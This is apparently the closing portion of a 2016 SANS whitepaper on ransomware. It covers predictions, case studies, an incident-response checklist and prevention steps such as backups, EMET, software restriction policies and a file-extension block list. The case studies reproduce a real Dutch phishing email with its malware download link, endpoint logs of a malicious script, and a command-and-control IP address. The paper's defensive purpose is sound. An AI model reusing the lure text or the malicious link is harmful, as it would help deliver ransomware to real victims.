It is my prediction that all or nearly all future attacks will use some ransom feature. Ransomware is too lucrative not to maintain or even increase the attacks utilizing the key features of ransom to gain more funds in an easy and dependable manner. Mobile platforms have already been targeted in ransomware attacks, and it's foreseen that that will increase given the increase of mobile platforms. Currently, ransomware goes after the traditional "low hanging fruit." Some attacks that have been seen have been specifically targeted to a company -- for example Healthcare attacks. Most just rely on the fact that humans will react to bills being overdue, invoices unpaid and demanding attention, shipments delayed, and any number of trickery done to get the user to click on the file masquerading as an item that the user wants to open. There have already been seen attacks that utilize more sophisticated attacks that leverage reused passwords or weaknesses in the pass the hash authentication.

5.1 Future attacks

Future attacks may not only target users of data but cloud services data as well. We may see vendors that host cloud services be targeted in direct attacks and demand payment from the cloud vendor as well as the client themselves. Just as we are seeing large DDOS attacks utilizing unpatched "Internet of Things" devices that have been used to prevent the Brian Krebs website, KrebsonSecurity.com to be offline and to its web hoster Akamai to finally throw in the towel and stop providing pro bono web hosting for the site, so too will unpatched devices be utilized in ransomware attacks thus making the ability to more easily identify command and control computers much harder and thus impossible to regain access to the private encryption keys used in attacks.

5.2 Future prevention

The future of prevention is clearly to change our model of software from one of trust to one of "distrust" by default. In the time being, the current trust model or application whitelisting will have to expand to gather more data points and become easier to deploy. The trust model will also have to integrate trusting of bios and

© 2016 The SANS Institute Author retains full rights.

hardware and possibly include a chain of trust all the way from the devices to the cloud services utilized. The trust model may even need to include ICANN and other backbones of the Internet such that such malicious code is not allowed to be passed along to other computers unless there is evidence that the code being transmitted is trustworthy.

6. Conclusion

It is this author's opinion that Ransomware will be a constant threat to computer networks. The economic payback is so great to the attacker that other forms of malware will decline as ransomware becomes the new normal. It is up to the computer industry to sound the alarm now and to increase our defenses accordingly. New models of trustworthiness will have to be determined and designed. The industry can no longer assume the code is good, but must assume the code is bad unless proven otherwise.

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

References

Burchill, Alan. (2011, September 21). How to use group policy to change open with file associations. Retrieved from www.grouppolicy.biz/2011/09/how-to-use-group-policy-to-change-open-with-file-associations/

Cisco Midyear Security reports 2016. (2016, July 31). Retrieved from https://www.cisco.com/c/dam/assets/offers/pdfs/midyear-security-report-2016.pdf

Deploying a whitelist Software Restriction Policy to prevent Cryptolocker and more - Windows - Spiceworks. (2013, November 14). Retrieved from https://community.spiceworks.com/how_to/57422-deploying-a-whitelist-software-restriction-policy-to-prevent-cryptolocker-and-more

Dormann, W. (n.d.). Bypassing Application Whitelisting. Retrieved from https://insights.sei.cmu.edu/cert/2016/06/bypassing-application-whitelisting.html

Files for Ransom | Network World. (n.d.). Retrieved from http://www.networkworld.com/article/2314306/lan-wan/files-for-ransom.html?page=3

GitHub - robvandenbrink/Ransomware-Scan-and-Replicate: V1.0. (n.d.). Retrieved from https://github.com/robvandenbrink/Ransomware-Scan-and-Replicate

How to Enable Click-to-Play Plugins in Every Web Browser. (n.d.). Retrieved from http://www.howtogeek.com/188059/how-to-enable-click-to-play-plugins-in-every-web-browser/

Information on Ransomware Programs. (n.d.). Retrieved from http://www.bleepingcomputer.com/virus-removal/threat/ransomware/

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

InfoSec Handlers Diary Blog - Using File Entropy to Identify "Ransomware" Files. (n.d.). Retrieved from https://isc.sans.edu/diary/Using+File+Entropy+to+Identify+%22Ransomwared%22+Files/21351

JPElectron. (n.d.). Stop CryptoLocker (and copy-cat variants of this badware) before it ruins your day - Samples - JPELECTRON.COM. Retrieved from http://jpelectron.com/sample/Info%20and%20Documents/Stop%20crypto%20badware%20before%20it%20ruins%20your%20day/1-PreventCrypto-Readme.htm

Just nailed me with the Zepto ransomware. (2016, June 29). Retrieved from https://social.technet.microsoft.com/Forums/en-US/612354d5-7f82-47ca-a1d9-1bae94e14e7b/just-nailed-myself-with-the-zepto-ransomware?forum=WindowsDefenderATPPreview

Kerner, S. (2016, September 25). DDoS Attacks Approach 1-Terabit Record. Retrieved from http://www.eweek.com/security/ddos-attacks-heading-toward-1-terabit-record.html

Locky malware, lucky to avoid it – Microsoft Malware Protection Center. (2016, February 24). Retrieved from https://blogs.technet.microsoft.com/mmpc/2016/02/24/locky-malware-lucky-to-avoid-it/

LUA Buglight 2.3, with support for Windows 8.1 and Windows 10 – Aaron Margosis' Non-Admin, App-Compat and Sysinternals WebLog. (2016, June 15). Retrieved from https://blogs.msdn.microsoft.com/aaron_margosis/2015/06/30/lua-buglight-2-3-with-support-for-windows-8-1-and-windows-10/

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

Major Cyber-Crime Campaign Switches from CryptXXX to Locky Ransomware. (2016, July 30). Retrieved from http://news.softpedia.com/news/major-cyber-crime-campaign-switches-from-cryptxxx-to-locky-ransomware-506801.shtml

Microsoft. (2016, August 2). The Enhanced Mitigation Experience Toolkit. Retrieved from https://support.microsoft.com/en-us/kb/2458544

Microsoft. (n.d.). Microsoft - Disabling Windows Script Host. Retrieved from https://technet.microsoft.com/en-us/library/ee198684.aspx

New encryption ransomware targets Linux systems [Updated] | Ars Technica. (2015, November 9). Retrieved from http://arstechnica.com/security/2015/11/new-encryption-ransomware-targets-linux-systems/

The No More Ransom Project. (n.d.). Retrieved from https://www.nomoreransom.org/ransomware-qa.html

Prerequisites for Windows Store for Business (Windows 10). (n.d.). Retrieved from https://technet.microsoft.com/en-us/itpro/windows/manage/prerequisites-windows-store-for-business

Ransomware - Wikipedia, the free encyclopedia. (n.d.). Retrieved July 31, 2016, from https://en.wikipedia.org/wiki/Ransomware

Ransomware’s stranger-than-fiction origin story. — Practically Unhackable — Medium. (n.d.). Retrieved from https://medium.com/un-hackable/the-bizarre-pre-internet-history-of-ransomware-bb480a652b4b#.ga69sgo76

Shadow Copy - Wikipedia, the free encyclopedia. (n.d.). Retrieved August 14, 2016, from https://en.wikipedia.org/wiki/Shadow_Copy

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

Tim Gurganus and Chris Riley from Cisco. (2016, July 28). *Ransomware in the Kill Chain* [Powerpoint]. Retrieved from https://ic-fbi.webex.com/mw3000/mywebex/default.do?nomenu=true&siteurl=ic-fbi&service=6&rnd=0.646175654321167&main_url=https%3A%2F%2Fic-fbi.webex.com%2Fec3000%2Feventcenter%2Fevent%2FeventAction.do%3FtheAction%3Ddetail%26confViewID%3D1757063952%26%26EMK%3D4832534b000000021213279f029078cdc75664bedaa86e4a05e16463c0b2d78c29bd549ce02298ad%26%26encryptTicket%3DSDJTSwAAAAKsAk91y-UiDIdfZoW2k0bgffDPlHRkyUL1VknUmf6tag2%26%2


© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

Appendix

Case studies

Network consultant, **Marina Roos** from the Netherlands had a client impacted by the Locky Ransomware. While her normal backup processes meant that she was able to quickly recover, what she was most concerned about was the apparent targeting of her client.



za 23-7-2016 2:40
info@vanloosbroektransport.nl
Levering LB-791385 op 22 juli
Aan Info van Beek Tegelzetters
Er zijn extra regeleinden verwijderd in dit bericht.

Van Loosbroek Transport B.V.
Pascallaan 124
8218 NJ Lelystad

Geachte heer / mevrouw,

Op woensdag 22 juli heeft een van onze chauffeurs omstreeks 16.00 geprobeerd om een pakket af te leveren op het onderstaande adres.
Tegelzetbedrijf J. Van Beek B.V.
Wattstraat 19
NL-3771 AG Barneveld

Aangezien dit niet is gelukt willen wij u graag verzoeken om zo spoedig mogelijk een nieuwe afspraak te maken. U kunt een nieuwe afspraak maken door het volgende formulier te downloaden, in te vullen en retour te mailen naar info@vanloosbroektransport.nl http://bestanden.vanloosbroektransport.nl/LB-791385.doc (dit formulier bevat ook informatie m.b.t. de levering)

Met vriendelijke groet,
Marloes Bennink

De informatie verzonden in dit e-mail bericht is automatisch gegenereerd en uitsluitend bestemd voor de geaddresseerde. Gebruik van deze informatie door anderen dan de geadresseerde is verboden.

Figure 1 - Email used to lure client - Office file delivered malware payload

The email was well written, was related to what the client's business was and was not obvious that it was soon to be impactful to the network.


Amy Babinchak's client had a roaming laptop that caused due to the enablement of offline files, introduced ransomware twice into the network. As we

© 2016 The SANS Institute Author retains full rights.

introduce more cloud services that introduce sync into a network, we will have to ensure that we take additional precautions that our cloud services will not sync back down malicious files to our workstations.

Susan Bradley, specifically put Microsoft's "Most secure release of Windows ever" to the test with her examination of Ransomware. In addition she also tested using a beta of Microsoft's Advanced Threat Protection to determine if Microsoft was taking steps to look for ransomware at that time.

While the public beta of the Advanced threat protection software from Microsoft was able to track what the ransomware did, it did not flag the infection in real time, nor did it flag the attack.



16:13:01 wscript.exe ran a file from Users Folder

explorer.exe > wscript.exe > process

Susan

\Device\HarddiskVolume2\Windows\System32\userinit.exe

explorer.exe
6ccd58f12064c2dea7f8ed81801883a90a54b556
C:\Windows\explorer.exe
Explorer.EXE


wscript.exe
2532281b2569f0cfa6ebab5332d8328e29b1a26d
C:\Windows\System32\wscript.exe
"WScript.exe" "C:\Users\[redacted]\Downloads\swift 711e.js"

QnRF3EdhnTMq.exe
\Device\HarddiskVolume2\Users\[redacted]\AppData\Local\Temp\QnRF3EdhnTMq.exe
"QnRF3EdhnTMq.exe" 321

Figure 2 - Beta of Advanced Threat Protection reacting to Ransomware

The infected system reached out to a malicious and suspicious Internet Address that a normal system should not and would not connect to. It was clear that even with Microsoft's latest operating system, it was no match for the typical attacks that ransomware uses to gain access to a system.

© 2016 The SANS Institute Author retains full rights.



Machines view > windowsatptest > 93.170.123.219

IP worldwide

IP

93.170.123.219

ASN: 48666
Country: Ukraine
Organization: PE GORNOSTAY MIKHAILO IVANOVICH

Reverse IPs

ns2.from-interlegal.com, ninetyman.org.in, eightlastmarket.org.in, camsey.ru, trinimak.vds.free-th.ru, oleksiy.koryavets.vds.free-th.ru, gadaffy.ru, apilogin.ru, bcasshop.ru, blurbnet.ru, murs-ams.ru, ns2.murs-ams.ru, www.murs-ams.ru, mail.murs-ams.ru, poduxima.ru, dhshipping.ru, www.dhshipping.ru, fialkovsky.ru, ftp.fialkovsky.ru, mail.fialkovsky.ru

Figure 3 - Ransomware infected machine connecting to malicious control server

In the final version of Windows Defender Advanced Threat Protection released in September of 2016 and included in the 1607 version of Windows 10, the product now successfully identifies and flags when ransomware is detected and fully tracks the impact to the system. Clearly Microsoft has taken steps to include Ransomware detection in their threat identification products.

In three of these case studies, the common element was a human clicking on a file attachment. Without the addition steps to protect from Ransomware noted in this document, even Windows 10 was no match for the malicious activites of today.

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

Ransomware checklist

Preparation:

- Identify communication leaders in the firm. Have a master listing of individuals that should get contacted whenever there is a computer incident in the firm. This listing should include (if necessary) computer forensic investigators, FBI contacts, Internet Crime Complaint Center and law enforcement or other third party responders.
- Ensure users have instructions as to what steps to take, and whom to contact should they suspect an incident in the firm. Ensure they have instructions as to disconnect systems from the network (if that is the preferred actions to take), or connect to an alternative network for remediation.

During the Incident:

- Before any examination take a forensic image of all systems that are subject to the incident. Utilize a forensic backup program or use FTK Imager software from AccessData. This backup will ensure if you need to have actual evidence or after the incident is over, do an additional investigation you can do so. Note that this step gets overlooked by firms that are not used to formal investigations. However not taking the time to fully understand how an infection occurred it to risk having it happen multiple times.
- Keep a log of communication; changes made to the network, devices added or removed while the investigation is underway. If any software gets installed during the investigation, ensure that it gets documented.
- Remove the infected computers from the network as soon as possible to limit the impact and spread of ransomware. Chances are the damage has already been done. Historically when dealing with

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

computers that need more forensic investigation, the recommendations have been to keep the computer on if the computer is already on, and to leave it off if the computer is already off. In the case of ransomware, the infection is so fast that even turning off the impacted machine may not accomplish anything. It is debatable what is the best practice in keeping a machine on or turning it off in a ransomware infection. At this time, most ransomware infections do not delete data; it merely keeps it hostage. Turning off the machines if any of them were in the process of encryption, may cause the ransom note with the corresponding instructions on how to pay the ransom to not complete. In extreme cases where backups have not been made, this may be the last resort option.

- Isolate any backup media or online backup options to ensure that the firm can use these to recover from the incident. In fact, as you will see later in this whitepaper, this step should be reviewed BEFORE there is an infection to ensure you can recover from an incident without paying the ransom.
- Identify any and all computers or servers in the network impacted by the ransomware. Review files for access date and modified. Take all impacted systems offline until they are get fully scanned.
- Review firewall logs and other egress filtering devices to ensure that all machines impacted have been identified. If any machine gets is making connections that do not appear to be appropriate, identify, image and redeploy as needed. Review if any blocking mechanism has been placed at the firewall to block access to command and control computers. The ransomware might not have been successful if it was blocked from accessing the private key from these C&C systems.
- Utilize resources such as https://id-ransomware.malwarehunterteam.com/ to identify the variant. Does the ransomware follow the normal pattern of asking for ransom paid

© 2016 The SANS Institute Author retains full rights.

in bitcoins? Are there any unique characteristics about the ransomware that are unique that should get shared with authorities or other venues for education purposes?

- Review your existing security measures that failed. Did antivirus identify the ransomware at any time during the attack? Contact the antivirus vendor to provide them with samples if it failed to identify or protect from the intrusion.
- Review backup processes and identify any data that cannot get recovered and the potential impact to the business.
- Consider (as a last resort) payment of ransom.
- Recover the data on the network and rebuild machines as needed.

Post incident review:


- Ensure there is a post-incident meeting to discuss what was found during the investigation and recommended changes and adjustments to the network.
- Discuss changes needed to prevent an incident in the future.

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

Specific steps to prevent Ransomware:

Backup technologies



Specify the retention policy for the backup copy

☑ Daily Retention Policy

Retain backup copies taken At 12:30 AM 11:30 AM 9:30 AM for 180 Days

☑ Weekly Retention Policy

Retain backup copies taken on: Saturday — Modify — At ☑ 12:30 AM ☐ 11:30 AM for 104 Weeks

☑ Monthly Retention Policy

Retain backup copies taken on:
● Saturday of Last Week — Modify — At ☑ 12:30 AM ☐ 11:30 AM ☐ 9:30 AM for 60 Months
○ On day(s) 1 — Modify

☑ Yearly Retention Policy

Retain backup copies taken on:
● Saturday of Last Week of March — Modify — At ☑ 12:30 AM ☐ 11:30 AM for 10 Years
○ March 1 — Modify

Figure 4 Setting up versioning in Azure Backup

It is key when setting up backups that you ensure that the vendor allows for versioning. Many consumer backup platforms do not. Review also cloud backup vendors have the ability to roll back to multiple dates and times and have healthy retention policies. Some backup vendors even will arrange to ship overnight via secure delivery, a hard drive containing the data so as to expedite the recovery process which can be quite lengthy over the Internet.

Patching or removal of vulnerable software


To enable click to run in Chrome perform the following steps:

- Click on Settings gear
- Click on advanced settings

© 2016 The SANS Institute

Author retains full rights.

- Scroll down and click on privacy
- Click on content settings
- Scroll down to the plug-in section
- Select Let me choose when to run plugin content option in the Plugins section
- Lastly, click the Manage individual plugins link and make sure the Always allowed to run option for each plugin is unchecked. Click to Play functionality will not work for any plugins with Always allowed to run selected.



Content settings

○ Run all plugin content

○ Detect and run important plugin content (recommended)

● Let me choose when to run plugin content

Figure 5 - Change content to click to run

In cases where you can have a network without Flash, on Windows 7 platforms Adobe Flash can be removed by going into programs and features and removing the application. In the case of Windows 8.1 and Windows 10, Flash is now embedded in the browser and thus you need to block flash from enabling itself in a different manner. At this time all major browsers except Edge shipped in Windows 10, allows for the ability to turn on Enable flash as needed in the Browser.

Java is increasingly relegated to only being needed by some network administration tools or some older financial or accounting applications. To see if your systems can work without these platforms, remove these applications and then test with your critical applications.

For those systems where you must have Java or Flash ensure that you have a methodology to patch these applications and in an expedient manner. Often Flash

© 2016 The SANS Institute Author retains full rights.

has “zero-day patches” whereby the attacks are already underway on the Internet and at the time these attacks are identified there is often no patch.

In these cases where Flash and Java are mandated in your environment, consider installing and deploying the Microsoft Enhanced Mitigation Experience Toolkit. EMET, as it's often called, protects against threats before they are addressed with software updates. EMET includes 14 security mitigations including the following:

- Attack Surface Reduction (ASR),
- Mitigation Export Address Table Filtering (EAF+),
- Security Mitigation Data Execution Prevention (DEP),
- Security Mitigation Structured Execution Handling Overwrite Protection (SEHOP) Security Mitigation,
- NullPage Security Mitigation,
- Heapspray Allocation Security Mitigation,
- Export Address Table Filtering (EAF) Security Mitigation,
- Mandatory Address Space Layout Randomization (ASLR) Security Mitigation,
- Bottom Up ASLR Security Mitigation,
- Load Library Check – Return Oriented Programming (ROP) Security Mitigation,
- Memory Protection Check – Return Oriented Programming (ROP) Security Mitigation,
- Caller Checks – Return Oriented Programming (ROP) Security Mitigation,
- Simulate Execution Flow – Return Oriented Programming (ROP) Security Mitigation,
- Stack Pivot – Return Oriented Programming (ROP) Security Mitigation, and
- Windows 10 untrusted fonts.

One will often see EMET listed as a mitigation technique for zero-day attacks. EMET can be deployed in an Enterprise using Group Policy and contains

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

templates for deployment as well as default protection templates for many third party software often targeted in these drive by banner ad attacks such as Adobe PDF as well as Adobe Flash. More information on deploymen EMET can be found at https://support.microsoft.com/en-us/kb/2458544 and https://www.trustedsec.com/november-2014/emet-5-1-installation-guide/

Software restriction policies

The Ransomware prevention toolkit provided by Thirdtier.net recommends that the following locations be locked down are:

- %appdata%
- %localappdata%
- %temp%
- %tmp%
- ?:\System Volume Information" (System Volume Information)
- ?:\$RECYCLE.BIN (Recycle Bin)

These locations are the most common locations for malware to reside, they are also the most common locations a standard user has both WRITE and EXECUTE permission.

White listed locations include:

- %systemroot%
- %programfiles%
- %programfiles(x86)% (for x64 Operating System)
- %localAppData%\Microsoft\OneDrive (for Windows 10)


These locations are the default 'allow' locations in any Software Restriction Policy, with the addition, on a Windows 10 machine of the One Drive location.

By using Software restriction policies in this fashion, programs (e.g., .exe files) that reside in any of the blocked locations will not function. One can choose to whitelist an application, but please note if one whitelists an application and the user has both WRITE and EXECUTE to that location, a potential loophole has been introduced that could allow Malware to be installed and executed. In the scripts

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

provided by the website www.thirdtier.net, these restrictions are added to the system using PowerShell. However one can add these using group policy or manually as needed as shown at http://www.fatdex.net/php/2014/06/01/disable-exes-from-running-inside-any-user-appdata-directory-gpo/



Action	Path	Description	OS	Architecture
Allow	%systemroot%	SystemRoot	all	all
Allow	%programFiles%	ProgramFiles	all	all
Allow	%programFiles(x86)%	ProgramFiles x86	all	64
Allow	%localAppData%\Microsoft\OneDrive	MS OneDrive	8	all
Allow	%localAppData%\Microsoft\OneDrive	MS OneDrive	10	all
Block	%appData%	AppData	all	all
Block	%localappdata%	LocalAppData	all	all
Block	%temp%	Temp Files	all	all
Block	%tmp%	Temp Files	all	all
Block	?:\System Volume Information	System Volume Information	all	all
Block	?:\$RECYCLE.BIN	Recycle Bin	all	all

Figure 6 Recommended software restrictions and allow policies

Office Macro and file blocking

The following file extensions should be blocked from being able to enter via email or to be opened inside the network by normal users.

.ade

.adp

.ani

.bas

.bat

.chm

.cmd

.com

.cpl

.crt

.hlp

.ht

.hta

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.

©2016 SANS Institute Author Retains Full Rights

.inf

.ins

.isp

.jar

.job

.js

.jse

.lnk

.mda

.mdb

.mde

.mdz

.msc

.msi

.msp

.mst

.ocx

.pcd

.ps1

.reg

.scr

.sct

.shs

.url

.vb

.vbe

.vbs

.wsc

.ws

.wsf

.wsh

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

.exe

.pif

.pub

